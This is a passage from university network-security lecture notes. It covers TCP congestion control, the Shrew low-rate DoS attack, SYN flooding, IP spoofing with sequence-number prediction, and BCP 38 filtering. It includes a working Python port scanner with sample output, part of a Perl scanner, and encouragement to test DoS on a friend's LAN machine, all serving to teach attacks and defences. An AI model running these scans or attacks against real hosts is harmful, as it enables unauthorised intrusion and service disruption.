- At each of the two timescales mentioned above, the sender TCP engages in congestion control by changing the value in its CWND field. As you will recall, CWND, which stands for “Congestion Window”, is an optional field in the TCP header and its value controls the size of the TCP segment that is sent to the IP Layer. (This, for obvious reasons, controls the rate at which the packets are injected into the outgoing TCP flow.) The entries in the CWND field are in units of SMSS "Sender Maximum Segment Size". Initially, CWND is set to one unit of SMSS, which typically translates into a TCP segment size of 512 bytes. Initially, a segment of this size would be sent out at the rate of **one segment per RTT**. When there is no congestion, the value stored in CWND becomes larger and larger until network capacity is reached.

- The CWND value changes when the sending TCP detects congestion in a TCP flow. As to how this value changes, that depends on which timescale is being used for congestion control.

- With regard to how the sender TCP exercises congestion control at the RTT timescale, it is carried out with through the AIMD algorithm for setting values in the CWND field. AIMD stands for "Additive Increase Multiplicative Decrease". [There are also the MIMD (Multiplicative Increase Multiplicative Decrease) and the AIAD (Additive Increase Additive Decrease) algorithms. As you would expect, whereas MIMD results results in an exponential ramp-up, AIMD results in an exponential ramp-down. When multiple TCP flows are present simultaneously on a TCP link, AIMD converges to all the flows sharing the network capacity equally. The MIMD and AIAD algorithms do NOT possess this convergence property.] Here is how AIMD works:

  - At the very beginning, the sender TCP sends out a TCP segment whose size is the starting value for CWND, which is one MSS as mentioned previously.

  - If an ACK for this above transmission is received within an RTT, the sender TCP then sets the value of CWND field to:

$$CWND \ = \ CWND \ + \ a$$

where a would typically be 1 SMSS (which, as mentioned earlier, stands for "Sender Maximum Segment Size", typically 512 bytes). Therefore, as long as the ACK packs keep coming back within one RTT, the **size** of the transmitted TCP segment keeps on increasing linearly. with the value going up each time by a.

– However, should an ACK *not* be received within an RTT, the value of CWND is changed to

$$CWND = CWND \ \times \ b$$

where b may be a fraction like 1/2. So if the CWND had ramped up to, say, 100 SMSS upon the first non-return of ACK within one RTT, the value will be decreased to 50 SMSS. Should a packet sent with this new value for CWND also fail to elicit an ACK within an RTT, the value of CWND for the next outgoing packet would be further reduced to by the factor b. That is, the value of CWND in the next outgoing packet will be 25 SMSS, and so on.

- When no ACK is received within an RTO, that indicates severe congestion. Now the sending TCP exercises control at the RTO timescale. Ordinarily, the *initial* value of RTO depends on RTT. However, when RTT cannot be measured, the *initial* value for RTO value is set to 3 sec, the minimum being 1 sec. If no ACK is received within an RTO, the value of RTO doubles with each subsequent timeout. On the other hand, if an ACK is successfully received, TCP re-enters AIMD and uses the RTT timescale logic described previously.

- How RTO is set is specified in RFC2988. It depends on a measured value for RTT. But if RTT cannot be measured, RTO must be set to be close to 3 seconds, with backoffs on repeated retransmissions. Here are the details:

- When the first RTT measurement is made — let's say that its value is R — the sender TCP carries out the following calculations for RTO:

$$\begin{aligned} SRTT &= R \\ RTTVAR &= \frac{R}{2} \\ RTO &= SRTT \quad + \quad max(G,\ K \times RTTVAR) \end{aligned}$$

  where SRTT is the "Smoothed Round Trip Time" and RTTVAR is "Round-Trip Time Variation". G is the granularity of the timer, and K = 4.

- When a subsequent measurement of RTT becomes available — let's call it R' — the sender must set SRTT and RTTVAR in the above calculation as follows:

$$\begin{aligned} RTTVAR &= (1-\beta) \times RTTVAR \quad + \quad \beta \times |SRTT \ - \ R'| \\ SRTT &= (1-\alpha) \times SRTT \quad + \quad \alpha \times R' \end{aligned}$$

  where $\alpha \ = \ 1/8$ and $\beta \ = \ 1/4$. In this calculations, **whenever RTO turns out to be less than 1 second, it is rounded up to 1 second arbitrarily.**

- With regard to the measurement of RTT, this measurement must NOT be based on TCP segments that were retransmitted. However, when TCP uses the timestamp option, this constraint is not necessary.

- Let's now talk about how RTO is used for congestion control at the RTO timescale:

  - If an ACK is not received within the currently set value for RTO — that is, if the *retransmission timer* times out — the value placed in the CWND window is reduced to 1 if it is currently larger than that. Recall that the CWND value indicates the size of the TCP segment, in terms of how many units of SMSS, that will be placed on the wire by the sending TCP. At the same time RTO is doubled to 2 sec.

  - If an ACK is not received again, the RTO is doubled, while the CWND value maintained at 1. The retransmission timer will now time out at twice the previous value. Should that happen, the RTO will be doubled again; and so on.

  - On the other hand, if an ACK is received within the currently set RTT, TCP switches back to the RTT timescale logic for congestion control. That is, the sending TCP linearly increases the CWND value for a new ramp-up of the transmission rate for the outgoing packets.

- The manner in which RTO is set and reset can be exploited to launch a pretty deadly DoS (Denial of Service) attack — the Shrew attack — on a sender TCP. As I mentioned earlier in this section, this attack was reported by Aleksandar Kuzmanovic and Edward Knightly in their publication "Low-Rate TCP-Targeted Denial of Service Attacks". To quote the authors:

  > "The above timeout mechanism, while essential for robust congestion control, provides an opportunity for low-rate DoS attacks that exploit the slow timescale dynamics of retransmission timers. In particular, an attacker can provoke a TCP flow to repeatedly

> enter a retransmission timeout state by sending a high-rate, but short-duration bursts having RTT-scale burst length, and repeating periodically at slower RTO timescales. The victim will be throttled to near zero throughput, while the attacker will have low average rate making it difficult for counter-DoS to detect."

- To elaborate, consider first the case of a single TCP flow. We may assume that the RTO at the sending TCP that is being targeted by the attacker is set to its minimum value of 1 sec. The attacker will start by "hitting" the host at the sending TCP with a short burst of DoS packets. (The DoS packets may be assumed constitute connection requests for a random selection of ports and services at the host under attack.) The duration of this burst will be equal to RTT for the communication link that the attacker wants to bring down. Since the RTT values in non-congested links are typically of the order a few tens of milliseconds, the attacker will only need to experiment with a small range of values to use for RTT in this attack.

- This artificially created congestion of duration RTT at the sending TCP will cause that host to reset its RTO to 1 second and the CWND value to 1 SMSS. In response to the congestion, the sending TCP will send out one packet of length CWND and wait for the RTO of 1 sec for an ACK. Should the attacker send another DoS burst at the end of that 1 sec, the sending TCP will double the RTO to 2 seconds while keeping CWND at 1. If the attacker persists in hitting the victim TCP with these short duration DoS bursts at every new value of RTO, the TCP flow emanating from the victim machine would virtually come to a halt.

- The authors, Kuzmanovic and Knightly, have shown that by just hitting a host periodically with a square wave of short duration DoS, you can bring down a TCP engine to its knees and essentially make it inoperative for all TCP communications.

- What makes the shrew DoS attack so insidious is that it can be much more difficult to detect than the more run-of-the-mill DoS or DDoS attacks that involve hitting a targeted host with heavy traffic so as to cause resource/bandwidth exhaustion at the target. The shrew attack requires hitting a targeted host with periodic bursty DoS traffic. It is possible for the on/off ratio of the DoS traffic to be such that such an attack would fly under the radar — in the sense that it would not be detectable by a traffic monitor that is looking for heavy traffic associated with the more common DoS attacks.

16.12: SYN FLOODING

- The important thing to note is that all new TCP connections are established by first sending a `SYN` segment to the remote host, that is, a packet whose `SYN` flag bit is set.

- **TCP SYN flooding** is a method that the user of a hostile client program can use to conduct a denial-of-service (**DoS**) attack on a computer server.

- In a **TCP SYN** flood attack:
  - The hostile client repeatedly sends `SYN` TCP segments to every port on the server using a fake IP address.
  - The server responds to each such attempt with a `SYN/ACK` (a response segment whose `SYN` and `ACK` flag bits are set) segment from each open port and with an `RST` segment from each closed port.
  - In a *normal three-way handshake*, the client would return an `ACK` segment for each `SYN/ACK` segment received from the server. However, in a `SYN` flood attack, the hostile client never sends back the expected `ACK` segment. And as soon as a connection for a given port gets timed

out, another SYN request arrives for the same port from the hostile client. When a connection for a given port at the server gets into this state of receiving a never-ending stream of SYN segment (with the server-sent SYN/ACK segment *never* being acknowledged by the client with ACK segment), we can say that the intruder has a sort of perpetual half-open connection with the victim host.

- To talk specifically about the time constants involved, let's say that a host A sends a series of SYN packets to another host B on a port dedicated to a particular service (or, for that matter, on all the open ports on machine B).

- Now B would wait for 75 seconds for the ACK packet. For those 75 seconds, each potential connection would essentially hang. A has the power to send a continual barrage of SYN packets to B, constantly requesting new connections. After B has responded to as many of these SYN packets as it can with SYN/ACK packets, the rest of the SYN packets would simply get discarded at B until those that have been sent SYN/ACK packets get timed out.

- If A continues to not send the ACK packets in response to SYN/ACK packets from B, as the 75 second timeout kicks in, new possible connections would become available at B, These would get engaged by the new SYN packets arriving from A and the machine B would continue to hang.

- B does have some recourse to defend itself against such a DoS attack. As you will see in Lecture 18, it can modify its firewall rules so that all SYN packets arriving from the intruder will be simply discarded. B's job at protecting itself becomes more difficult if the SYN flood is strong and comes from multiple sources. Even in this case, though, B can protect its resources by rate limiting all incoming SYN packets. Lecture 18 presents examples of firewall rules for accomplishing that.

- The transmission by a hostile client of `SYN` segments for the purpose of finding open ports is also called `SYN scanning`. A hostile client always knows a port is open when the server responds with a `SYN/ACK` segment.

16.13: IP SOURCE ADDRESS SPOOFING FOR SYN FLOOD DoS ATTACKS

- IP source address spoofing refers to an intruder using one or more forged source IP addresses to launch, say, a TCP SYN flood attack on a host in another network. As soon as the attack is detected, the admins of the targeted network will block the source IP addresses (by quickly adding to the firewall packet filtering rules, as described in Lecture 18). If it should happen that the forged IP addresses are legitimate, in the sense that those addresses have actually been assigned to hosts in the internet, such packet filtering would amount to a denial of service (DoS) to the otherwise legitimate users/systems at those IP addresses.

- To illustrate, imagine an intruder who wants to make sure that the thousands of users of the PAL2 and PAL3 wireless services at Purdue are unable to reach, say, Amazon.com. Both PAL2 and PAL3 wireless networks use Class A private IP addressing in the 10.0.0.0 – 10.255.255.255 range. (See the material on page 19 in Section 16.3 for the Class A private address range.) When these packets are forwarded into the internet by the routers, their source IP address field is overwritten so that it corresponds to either the specific IP address that is assigned to PAL2 or to the one that is assigned to PAL3. Now imagine an attacker in virtually any corner of the earth who launches a SYN flood attack on Amazon.com with the source IP address in all the SYN packets corresponding to one of the two PAL IP addresses. As you'd imagine, it would take no more than a second for the admins at Amazon.com to immediately block both these IP address. The end result would be that that no wireless user at Purdue would be able to reach Amazon.com for the duration of the block.

- Note that the attacker may not only causes a denial of service at the forged IP addresses, but may also cause SYN/ACK flooding at the victim hosts. That is because the flood of SYN packets arriving at Amazon.com in the scenario described above would elicit SYN/ACK packets for the spoofed IP addresses — which, in our example, would be the network addresses for the PAL2 and PAL3 routers at Purdue. Not anticipating the arrival of such packets, these routers would need to send back the RST packets. All of the CPU cycles consumed by having to deal with the arriving SYN/ACK packets would, at the least, slow down the performance of the PAL2 and PAL3 routers for handling the legitimate traffic. In the worst case, it could cause them to crash.

- As you can see, a DoS attack through IP source address spoofing has the potential to create a double jeopardy for the hosts whose IP addresses have been forged — one through the denial of a service and other through a performance hit at their own edge routers.

- Fortunately, as described in the next section. this sort of a DoS attack through IP address spoofing is becoming more and more difficult to launch. **As described there, ISPs that have implemented RFC 2827 (better known as BCP 38) do not allow their routers to send out packets if their source IP address does not fall in the range assigned to the ISP.**

- IP address spoofing may also be used to establish a one-way connection with a remote host with the intention of executing malicious code at the remote host. This method of attack can be particularly dangerous if there exists a trusted relationship between the victim machine and the host that the intruder is masquerading as. [TCP implementations that have not incorporated RFC1948 or equivalent improvements or systems that are not using cryptographically secure network protocols like IPSec are vulnerable to this type of IP spoofing attacks.] The rest of this section focuses on this particular use of IP address spoofing.

- If you have seen the movie **Takedown** (or read the book of the same name), you might already know that the most famous case of IP spoofing attack is the one that was launched by Kevin Mitnick on the computers of a well-known security expert Tsutomu Shimomura in the San Diego area. This attack took place near the end of 1994, the book (by Shimomura and the New York Times reporter John Markoff) was released in 1996, and the movie came out in 2000. [Googling the attack and/or the principals involved would lead you to several links that present different sides to this story.]

- To explain how IP spoofing works, let's assume there are two hosts A and B and another host X controlled by an adversary. Let's further assume that B runs a server program that allows A to execute commands remotely at B. [As shown by several examples in Chapter 15 of my book "Scripting with Objects", it is trivial to write such server programs. Depending on how B sets up his/her server program, the commands run by A remotely in B's computer could be executed with all the privileges, including possibly the root privileges, that B has. These commands may be as simple as just getting a listing of all the files in B's home directory to more sophisticated commands that would enable A to fetch information from a database program maintained by B.]

- We will also assume that A and X are on the same LAN. Imagine both being on Purdue wireless that probably has hundreds if not thousands of users connected to it at any given time. For the attack I describe below to work, X has to pretend to be A. That is, the source IP address on the outgoing packets from X must appear to come from A as far as B is concerned. That cannot be made to happen if A and X are in two different LANs in, say, two different cities. Each router that is the gateway of a LAN to the rest of the internet works with an assigned range of IP addresses that are stored in its routing table. So if a packet were to appear at a router whose source IP address is at odds with the routing table in the router, the packet would be discarded.

- Let's say that X wants to open a one-way connection to B by pretending to be A. Note that while X is engaged in this masquerade vis-a-vis B, X must also take care of the possibility that

A's suspicions about possible intrusion might get aroused should it receive unexpected packets from B in response to packets that B thinks are from A.

- To engage in IP spoofing, X posing as A first sends a `SYN` packet to B with a random sequence number:

$$X\ (posing\ as\ A) \quad ---> \quad B \quad : \quad SYN$$
$$(sequence\ num:\ M)$$

- Host B responds back to X with a `SYN/ACK` packet:

$$B \qquad ---> \quad A \quad : \quad SYN/ACK$$
$$(sequence\,num:\ N, \quad acknowledgment\,num:\ M{+}1)$$

- Of course, X will not see this return from B since the routers will send it directly to A. Nonetheless, assuming that B surely sent a `SYN/ACK` packet to A and that B next expects to receive an `ACK` packet from A to complete a 3-way handshake for a new connection, X (again posing as A) next sends an `ACK` packet to B with a guessed value for the acknowledgment number $N + 1$.

$$X\ \ (posing\ as\ A) \qquad ---> \quad B \quad : \quad ACK$$

$$(guessed\ acknowledgment\ num:\ N+1)$$

- Should the guess happen to be right, X will have a one-way connection with B. X will now be able to send commands to B and B *could* execute these commands assuming that they were sent by the trusted host A. As to what commands B executes in such a situation depends on the permissions available to A at B.

- As mentioned already, X must also at the same time suppress A's ability to communicate with B. This X can do by mounting a `SYN` flood attack on A, or by just waiting for A to go down. X can mount a `SYN` flood attack on A by sending a number of `SYN` packets to A just prior to attacking B. The `SYN` packets that X sends A will have forged source IP addresses (these would commonly not be any legal IP addresses). A will respond to these packets by sending back `SYN/ACK` packets to the (forged) source IP addresses. Since A will not get back the `ACK` packets (as the IP addresses do not correspond to any real hosts), the three-way handshake would never be completed for all the X-generated incoming connection requests at A. As a result, the connection queue for the login ports of A will get filled up with connection-setup requests. Thus the login ports of A will not be able to send to B any `RST` packets in response to the `SYN/ACK` packets that A will receive in the next phase of the attack whose explanation follows.

- **Obviously, critical to this exploit is X's ability to make a guess at the sequence number that B will use when sending the SYN/ACK packet to A at the beginning of the exchange.**

- To gain some insights into B's random number generator, that is, the **Initial Sequence Number** (ISN) generator, X sends to B a number of connection-request packets (the SYN packets); this X does without posing as any other party. When B responds to X with SYN/ACK packets, X sends RST packets back to B. In this manner, X is able to receive a number of sequential outputs of B's random-number generator without compromising B's ability to receive future requests for connection.

- Obviously, if B used a high-quality random number generator, it would be virtually impossible for X to guess the next ISN that B would use even if X got hold of a few previously used sequence numbers. But the quality of PRNG (pseudo-random number generators) used in many TCP implementations leaves much to be desired. [RFC1948 suggests that five quantities — source IP address, destination IP address, source port, destination port, and a random secret key — should be hashed to generate a unique value for the Initial Sequence Number needed at an TCP endpoint.]

- Note that TCP ISNs are 32-bit numbers. This makes for 4,294,967,296 possibilities for an ISN. Guessing the right ISN from this set would not ordinarily be feasible for an attacker due to the excessive amount of time and bandwidth required.

- However, if the PRNG used by a host TCP machine is of poor quality, it may be possible to construct a reasonable small sized set of possible ISNs that the target host might use next. This set is called the **Spoofing Set**. The attacker would construct a packet flood with their ISN set to the values in the spoofing set and send the flood to the target host.

- As you'd expect, the size of the **spoofing** set depends on the quality of the PRNG used at the target host. Analysis of the various TCP implementations of the past has revealed that the spoofing set may be as small as containing a single value to as large as containing several million values.

- Michal Zalewski says that with the broadband bandwidths typically available to a potential adversary these days, it would be feasible to mount a successful IP spoofing attack if the spoofing set contained not too many more than 5000 numbers. Zalewski adds that attacks with spoofing sets of size 5000 to 60,000, although more resource consuming, are still possible.

- So mounting an IP spoofing attack boils down to being able to construct spoofing sets of size of a few thousand entries. The reader might ask: **How is it possible for a spoofing set to**

be small with 32 bit sequence numbers that translate into 4,294,967,296 different possible integers?

- It is because of a combination of bad pseudo-random number generator design and a phenomenon known as the **birthday paradox** that was explained previously in Lecture 15. Given the importance of this phenomenon to the discussion at hand, we will first review it briefly in what follows.

- As the reader will recall from Section 15.5.1 of Lecture 15, the **birthday paradox** states that given a group of 23 or more randomly chosen people, the probability that at least two of them will have the same birthday is more than 50%. And if we randomly choose 60 or more people, this probability is greater than 90%.

- According to Equation (13) of Section 15.5.1 of Lecture 15, given a spoofing set of size k and given t as the probability that a number in the spoofing set has any particular value, the probability that at least two numbers of the spoofing set will have the same value is given by:

$$p \quad \approx \quad \frac{k(k-1)t}{2}$$

Note that $t = \frac{1}{N}$ in Equation (13) of Section 15.5.1 of Lecture 15.

- Let's now set t as $t = 2^{-32}$ for 32 bit sequence numbers. Using the formula shown above, let's construct a spoofing set with $k = 10,000$. We get for the probability of collision (between the random number generated at the victim host B and the intruder X):

$$\begin{aligned} p &\approx \frac{10000 \times 10000 \times 2^{-32}}{2} \\ &< 5 \times 10^{-5} \end{aligned}$$

  assuming that we have a "perfect" pseudo-random number generator at the victim machine B. [Note the change in the base of the exponentiation from 2 to 10.]

- The probability we computed above is small but not insignificant. What can sometimes increase this probability to near certainty is the poor quality of the PRNG used by the TCP implementation at B. As shown by the work of Michal Zalewski and Joe Stewart, cryptographically insecure PRNGs that can be represented by a small number of state variables give rise to small sized spoofing sets.

- Consider, for example, the linear congruential PRNG (see Section 10.5 of Lecture 10) used by most programming languages for random number generation. It has only three state variables: the multiplier of the previous random number output, an additive constant, and a modulus. As explained below, a **phase analysis** of the random numbers produced by such PRNGs shows highly structured surfaces in the **phase space.** As we explain below, these surfaces in the phase space can be used to predict the next random number given a small number of the previously produced random numbers.

- The phase space for a given PRNG is constructed in the following manner:

  – Following Zalewski, let $seq(n)$ represent the output of a PRNG at time step n. We now construct following three difference sequences:

$$\begin{aligned} x(n) &= seq(n) - seq(n-1) \\ y(n) &= seq(n-1) - seq(n-2) \\ z(n) &= seq(n-2) - seq(n-3) \end{aligned}$$

  The phase space is the 3D space (x, y, z) consisting of the differences shown above. *It is in this space that low-quality PRNG will exhibit considerable structure, whereas the cryptographically secure PRNG will show an amorphous cloud of points that look randomly distributed.*

- Assuming that we constructed the above phase space from, say, $50,000$ values output by a PRNG. Now, at the intrusion time, let's say that we have available to us two previous values of the output of PRNG: $seq(n-1)$ and $seq(n-2)$ and we want to predict $seq(n)$. We now construct the two differences:

$$
\begin{array}{lllll}
y & = & seq(n-1) & - & seq(n-2) \\
z & = & seq(n-2) & - & seq(n-3)
\end{array}
$$

  This defines a specific point in the (y, z) plane of the (x, y, z) space.

- By its definition, the value of x must obviously lie on a line perpendicular to this (y, z) point. So if we find all the points at the intersection of the x-line through the measured (y, z) point and the surfaces of the phase space, we would obtain our spoofing set.

- In practice, we must add a tolerance to this search; that is, we must seek all phase-space points that are within a certain small radius of the x-line through the (y, z) point.

- At the beginning of this section, I mentioned that probably the most famous case of IP spoofing attack is the one that was launched by Kevin Mitnick on the computers of Tsutomu Shimomura. [As I said earlier, this attack was chronicled in a book and a movie.] Since you now understand how IP spoofing works, what you will find particularly riveting is a tcpdump of the packet logs that actually show the attacker gathering TCP sequence numbers to facilitate their prediction and then the attacker hijacking a TCP connection by IP address spoofing. Googling the string `shimomur.txt`, will lead you to the file that contains the packet logs.

16.14: THWARTING IP SOURCE ADDRESS SPOOFING WITH BCP 38

- Thanks to the fact that a large number of ISPs now use what is referred to as **ingress filtering** that it has become much more difficult to use IP source address spoofing for launching attacks. Ingress filtering is described in RFC 2827. It is more commonly known as BCP 38 (where BCP stands for "Best Current Practice").

- Ingress filtering (read input filtering) simply means that the ISP edge router (meaning an ISP router that serves as the gateway between all hosts "south" of the router and the rest of the internet that is beyond the purview of the ISP) checks the entry in the source IP address field of the all packet that emanate from the hosts "south" of the router and that are meant for hosts in the internet at large. The router drops the packets (or dumps them in a log file) if these source IP addresses do not fall within the range that corresponds to the network address of the router.

- Consider the following diagram taken from RFC 2827:

```
                          11.0.0.0/8
                              /
                          router 1
                            /
                           /
                          /                       204.69.207.0/24
    ISP <----- ISP <---- ISP <--- ISP <-- router <-- attacker
     A          B         C        D        2
               /
              /
             /
         router 3
           /
       12.0.0.0/8
```

In this diagram, the attacker is operating in a network that is provided internet connectivity by ISP D. More specifically, the attacker is behind a router — router 2 in the diagram — in a LAN whose network address is made of the three octets ’204.69.207’. Whereas the address of the router itself is 204.69.207.1, the IP addresses assigned to the hosts south of the router are drawn from the range 204.69.207.1 – 204.69.207.254 (with the highest address in the range, 204.69.207.255, reserved as a broadcast address for the LAN).

- If router 2 in the diagram shown above has implemented ingress filtering, the router would not forward any packets from the LAN whose source IP address is outside the prefix range 204.69.207.0/24. [The prefix notation 204.69.207.0/24 for the IP addresses means all the IP addresses for which the first 24 bits are kept fixed; the first 24 bits must correspond to the network address 204.69.207.]

- Ingress filtering by the ISP would prevent the attacker from using a forged address outside of the prefix range 204.69.207.0/24. The only option left for the attacker would be to use an IP address within the range 204.69.207.0/24. However, should the attacker be foolish enough to try that, it would be easy for the network admins to track down the culprit.

- While ingress filtering may make it unlikely that a human attacker would use IP source address spoofing in an attack, it does not completely eliminate such attacks by bots and botnets installed surreptitiously in the hosts in a LAN through artifice such as social engineering as described in Lecture 30. While ingress filtering would allow the network admins to identify such infected hosts, the attackers may still be able to inflict considerable harm on the victim hosts while all the bot infected hosts are being identified and shut down.

- It is interesting to note that even without ingress filtering at the ISP routers, it is not as easy to spoof IP source addresses in the outgoing packets as it used to be until fairly recently **if the packets have to cross routers.**

- Let's say an attacker has used a fake IP address in the SYN packets with which he/she is flooding the victim machine, the victim machine will respond back with SYN/ACK packets (that will not get back to the attacker's machine, but the attacker is not going to care about that). If this fake IP address used by the attacker is not legal — in the sense that it does not really belong to any of the hosts in the internet — the victim machine sending out the SYN/ACK packets is likely to receive ICMP host unreachable error messages from the routers that see those SYN/ACK packets. Upon receipt of those ICMP packets, the victim machine will reset the corresponding TCP connections and therefore its TCP circuits will NOT get stuck in the 75 sec connection establishment timer.

- If, on the other hand, the attacker used a legitimate IP address — legitimate in the sense that it actually belongs to a host in the internet — when that 3rd. party host sees the SYN/ACK packets that are NOT in response to any SYN packets it sent out, it may also send back RST packets to the victim machine. That would again cause the victim machine to reset its TCP circuits.

- **So the bottom line is that, when the packets have to cross routers, the attacker will not be able to use his/her manually-crafted SYN packets to get the TCP on the victim machine to get stuck in the 75 second connection establishment timer. And, therefore, it would be difficult for the attacker to cause the victim machine to hang with regard to its connectivity to the outside.**

- By sending an unending barrage of SYN packets to the target machine, the attacker would, of course, be able to cause some bandwidth exhaustion at the victim machine, but that is not the same thing as having all possible TCP circuits on the victim machine get stuck by having to timeout after a relatively long wait of 75 seconds.

- Another obstacle faced by an attacker who wants to mount an IP spoofing attack is that the ISP router may overwrite the fake IP source address the attacker is using in the outgoing packets if the attacker is operating in a private network. This is referred to as NAT for Network Address Translation. NAT is covered in Lectures 18 and 23.

- This is not to minimize the importance of the Denial-of-Service SYN flood attacks using spoofed IP source addresses when BCP 38 is not being used by the ISPs. A determined adversary, especially one who has the cooperation of an ISP and, possibly the state itself, could cause a lot of harm in a victim network.

16.15: DEMONSTRATING DoS THROUGH IP ADDRESS SPOOFING AND SYN FLOODING WHEN THE ATTACKING AND THE ATTACKED HOSTS ARE IN THE SAME LAN

- As described in the previous section, widespread use of ingress filtering has made it more difficult to mount IP address spoofing and SYN flood based DoS attacks when the packets have to cross an ISP's router.

- However, as I'll show in this section, it is relatively trivial to mount such attacks when both the attacker and the attacked are in the same LAN.

- Before you mount the DoS attack described in this section on, say, a friend's machine in the same LAN, you need to find out what ports are open on the target machine. **A port is open only if it is being actively monitored by a server application. Otherwise, it will be considered to be closed. A port may also appear closed because it is behind a firewall.**

- You can use the Python or the Perl script presented below to figure out what ports are open at a host [See Chapter 15 of my book "Scripting With Objects" to get a better understanding of these and similar other scripts in these lecture notes that call for socket programming with Perl or Python.]:

```
#!/usr/bin/env python

###  port_scan.py
###  Avi Kak  (kak@purdue.edu)
###  March 11, 2016

##  Usage example:
##
##          port_scan.py  moonshine.ecn.purdue.edu   1  1024
##  or
##
##          port_scan.py  128.46.144.123   1   1024

##  This script determines if a port is open simply by the act of trying
##  to create a socket for talking to the remote host through that port.

##  Assuming that a firewall is not blocking a port, a port is open if
##  and only if a server application is listening on it.  Otherwise the
##  port is closed.

##  Note that the speed of a port scan may depend critically on the timeout
##  parameter specified for the socket.  Ordinarily, a target machine
##  should immediately send back a RST packet for every closed port.  But,
##  as explained in Lecture 18, a firewall rule may prevent that from
##  happening.  Additionally, some older TCP implementations may not send
##  back anything for a closed port.  So if you do not set timeout for a
##  socket, the socket constructor will use some default value for the
##  timeout and that may cause the port scan to take what looks like an
##  eternity.

##  Also note that if you set the socket timeout to too small a value for a
##  congested network, all the ports may appear to be closed while that is
##  really not the case.  I usually set it to 0.1 seconds for instructional
##  purposes.

##  Note again that a port is considered to be closed if there is no
##  server application monitoring that port.  Most of the common servers
##  monitor ports that are below 1024.  So, if you are port scanning for
##  just fun (and not for profit), limiting your scans to ports below
##  1024 will provide you with quicker returns.

import sys, socket
import re
import os.path
```

```
if len(sys.argv) != 4:
    sys.exit(’’’Usage: ’port_scan.py  host  start_port  end_port’ ’’’
             ’’’\nwhere \n host is the symbolic hostname or the IP address ’’’
             ’’’\nof the machine whose ports you want to scan, start_port is ’’’
             ’’’\nstart_port is the starting port number and end_port is the ’’’
             ’’’\nending port number’’’)

verbosity = 0;        # set it to 1 if you want to see the result for each    #(1)
                      # port separately as the scan is taking place

dst_host = sys.argv[1]                                                        #(2)
start_port = int(sys.argv[2])                                                 #(3)
end_port = int(sys.argv[3])                                                   #(4)

open_ports = []                                                               #(5)
# Scan the ports in the specified range:
for testport in range(start_port, end_port+1):                                #(6)
    sock = socket.socket( socket.AF_INET, socket.SOCK_STREAM )                #(7)
    sock.settimeout(0.1)                                                      #(8)
    try:                                                                      #(9)
        sock.connect( (dst_host, testport) )                                  #(10)
        open_ports.append(testport)                                           #(11)
        if verbosity: print testport                                          #(12)
        sys.stdout.write("%s" % testport)                                     #(13)
        sys.stdout.flush()                                                    #(14)
    except:                                                                   #(15)
        if verbosity: print "Port closed: ", testport                         #(16)
        sys.stdout.write(".")                                                 #(17)
        sys.stdout.flush()                                                    #(18)

# Now scan through the /etc/services file, if available, so that we can
# find out what services are provided by the open ports.  The goal here
# is to construct a dict whose keys are the port names and the values
# the corresponding lines from the file that are "cleaned up" for
# getting rid of unwanted white space:
service_ports = {}
if os.path.exists( "/etc/services" ):                                         #(19)
    IN = open("/etc/services")                                                #(20)
    for line in IN:                                                           #(21)
        line = line.strip()                                                   #(22)
        if line == ’’: continue                                               #(23)
        if (re.match( r’^\s*#’ , line)): continue                             #(24)
        entries = re.split(r’\s+’, line)                                      #(25)
        service_ports[ entries[1] ] =  ’ ’.join(re.split(r’\s+’, line))       #(26)
    IN.close()                                                                #(27)

OUT = open("openports.txt", ’w’)                                              #(28)
if not open_ports:                                                            #(29)
    print "\n\nNo open ports in the range specified\n"                        #(30)
else:
    print "\n\nThe open ports:\n\n";                                          #(31)
    for k in range(0, len(open_ports)):                                       #(32)
        if len(service_ports) > 0:                                            #(33)
            for portname in sorted(service_ports):                            #(34)
```

```
                pattern = r'^' + str(open_ports[k]) + r'/'                   #(35)
                if re.search(pattern, str(portname)):                        #(36)
                    print "%d:    %s" %(open_ports[k], service_ports[portname])
                                                                             #(37)
        else:
            print open_ports[k]                                              #(38)
        OUT.write("%s\n" % open_ports[k])                                    #(39)
OUT.close()                                                                  #(40)
```

- If I invoke this script with the following command in my home network:

  ```
  port_scan.py  10.0.0.8  1  200
  ```

  where `10.0.0.8` is the IP address of the target host, 1 the starting port, and 200 the ending port, I get the following results from the port scanner:

  ```
  The open ports:

  22:    ssh 22/tcp # SSH Remote Login Protocol
  22:    ssh 22/udp
  53:    domain 53/tcp # Domain Name Server
  53:    domain 53/udp
  80:    http 80/tcp www # WorldWideWeb HTTP
  80:    http 80/udp # HyperText Transfer Protocol
  139:    netbios-ssn 139/tcp # NETBIOS session service
  139:    netbios-ssn 139/udp
  445:    microsoft-ds 445/tcp # Microsoft Naked CIFS
  445:    microsoft-ds 445/udp
  ```

  Now that I know which ports are open, I can choose one of these for mounting a DoS attack based on SYN flooding. However, before showing you the script for mounting that attack, let's look at the Perl version of the port scanner:

```
#!/usr/bin/env perl

### port_scan.pl
### Avi Kak  (kak@purdue.edu)

use strict;
use warnings;
use IO::Socket;

##  Usage example:
##
##          port_scan.pl  moonshine.ecn.purdue.edu   1  1024
##  or
##
##          port_scan.pl  128.46.144.123   1   1024

##  See the comment block for the Python version of the scirpt.  All of
##  those comments apply here also.


die "Usage: ’port_scan.pl  host  start_port  end_port’ " .
    "\n where \n host is the symbolic hostname or the IP address of the " .
    "\n machine whose ports you want to scan, start_port is the starting " .
    "\n port number and end_port is the ending port number"
     unless @ARGV == 3;

my $verbosity = 0;    # set it to 1 if you want to see the results for each  #(1)
                      # port separately as the scan is taking place
my $dst_host = shift;                                                        #(2)
my $start_port = shift;                                                      #(3)
my $end_port = shift;                                                        #(4)

my @open_ports = ();                                                         #(5)

# Autoflush the output supplied to print
$|++;                                                                        #(6)

# Scan the ports in the specified range:
for (my $testport=$start_port; $testport <= $end_port; $testport++) {        #(7)
    my $sock = IO::Socket::INET->new(PeerAddr => $dst_host,                  #(8)
                                     PeerPort => $testport,                  #(9)
                                     Timeout  => "0.1",                      #(10)
                                     Proto => ’tcp’);                        #(11)
    if ($sock) {                                                             #(12)
        push @open_ports, $testport;                                         #(13)
        print "Open Port: ", $testport, "\n" if $verbosity == 1;             #(14)
        print  " $testport " if $verbosity == 0;                             #(15)
    } else {                                                                 #(16)
        print "Port closed: ", $testport, "\n" if $verbosity == 1;           #(17)
        print "." if $verbosity == 0;                                        #(18)
    }
}
```

```
# Now scan through the /etc/services file, if available, so that we can
# find out what services are provided by the open ports.  The goal here
# is to create a hash whose keys are the port names and the values
# the corresponding lines from the file that are "cleaned up" for
# getting rid of unwanted space:
my %service_ports;                                                     #(19)
if (-s "/etc/services" ) {                                             #(20)
    open IN, "/etc/services";                                          #(21)
    while (<IN>) {                                                     #(22)
